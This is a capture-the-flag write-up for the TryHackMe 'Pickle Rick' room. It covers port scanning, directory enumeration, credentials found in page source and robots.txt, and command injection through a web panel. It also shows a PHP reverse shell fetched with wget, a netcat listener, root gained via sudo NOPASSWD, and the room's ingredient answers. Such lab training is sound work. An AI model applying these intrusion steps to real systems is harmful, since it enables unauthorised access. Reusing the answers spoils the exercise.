# Writeup TryHackMe - Pickle Rick

## **Reconnsaissance:**

First I started to use "nmap" to scan the machine for open ports. There were 2 open ports found.

```
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63
```

For easier web enumeration I added the IP address of the machine to the "/etc/hosts" file:

```
# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I then began with visiting the website:



## Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to \*BURRRP\*....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the \*BURRRRRRRP\*, password was! Help Morty, Help!

I started looking at the source code of the website. There a username can be found:

```
</div>
<!--
Note to self, remember username!
Username: RlckRul3s
-->
</body>
```

Then I started a web enumeration to search for other subpages. I used "dirb" and "nikto" for it:

Dirb discovered 3 subpages and one folder:

```
--- Scanning URL: http://machine.thm/ ---
=> DIRECTORY: http://machine.thm/assets/
+ http://machine.thm/index.html (CODE:200|SIZE:1062)
+ http://machine.thm/robots.txt (CODE:200|SIZE:17)
+ http://machine.thm/server-status (CODE:403|SIZE:299)
```

The directory "assets" is listable. Therefore I visited it in the browser and found different assets of the website:

# Index of /assets

<u>Name</u>	Last modified	Size Description
Parent Directory		-
bootstrap.min.css	2019-02-10 16:37	119K
bootstrap.min.js	2019-02-10 16:37	37K
fail.gif	2019-02-10 16:37	49K
jquery.min.js	2019-02-10 16:37	85K
picklerick.gif	2019-02-10 16:37	222K
portal.jpg	2019-02-10 16:37	50K
rickandmorty.jpeg	2019-02-10 16:37	488K

Apache/2.4.18 (Ubuntu) Server at machine.thm Port 80

I checked the images but I couldn't find any interesting information. So I visited the other discovered pages.

The robots.txt file contains the following content:



Wubbalubbadubdub

The "server-status" subpage cannot be accessed.

#### Nikto discovered a "/login.php" page:

- + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
- + OSVDB-3233: /icons/README: Apache default file found.
- + /login.php: Admin login page/section found.
- + 7785 requests: 0 error(s) and 9 item(s) reported on remote host
- + End Time: 2023-02-11 10:35:16 (GMT-5) (387 seconds)

#### I visited it:




# Portal Login Page


Username:			
Password:			
Login			

# **Gaining Access:**

I decided to try the 2 found information as username and password, maybe it will work:




It worked! A command panel opened:



## What is the first ingredient Rick needs?

I executed the "Is" command to list the files:



A file "Sup3rS3cretPickl3Ingred.txt" can be found. I tried to display its content with the "cat" command but the command is blocked:

## Command Panel

cat Sup3rS3cretPickl3Ingred.txt



Command disabled to make it hard for future PICKLEEEE RICCCKKKK.



So I just tried to access the file in the browser and it worked:



# mr. meeseek hair

The first ingredient is "mr. meeseek hair".

## Whats the second ingredient Rick needs?

The "Is" command also discovered a "clue.txt" file. I also accessed it in the webbrowser:



Look around the file system for the other ingredient.

I looked around and find that in the "/home" directory a user "rick" exists. So I had a look inside the directory and found the second ingredient. I displayed it using the "nl" command:

## Command Panel

cd /home/rick; nl "second ingredients"

Execute

1 1 jerry tear

# Whats the final ingredient Rick needs?

I decided to gain better access to the system by a reverse shell. I provided the reverse shell from "pentestmonkey" using a simple python webserver and downloaded it using the "wget" command on the remote machine.

I wasn't able to download it into the webserver directory but were able to download it to the "rick" home directory:

I started a netcat listener & called the reverse shell using the command:

#### Command Panel

```
cd /home/rick; php reverseshell.php

Execute

reverseshell.php
second ingredients
```

Then I got a reverse shell:

```
(kali⊗ kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.66.255] from (UNKNOWN) [10.10.244.177] 44324
Linux ip-10-10-244-177 4.4.0-1072-aws #82-Ubuntu SMP Fri Nov 2 15:00:21 UTC 20
16:18:31 up 56 min, 0 users, load average: 0.01, 0.00, 0.00
USER TTY FROM LOGINO IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ■
```

I decided to try to perform a privilege escalation with a simple "sudo –l".

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-10-12-164.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on ip-10-10-12-164.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

Wow ... we are able to execute all commands without password. Now we are able to get access to the "/root" directory:

```
$ sudo ls /root
3rd.txt
snap
$
```

Here the third ingredient can be found: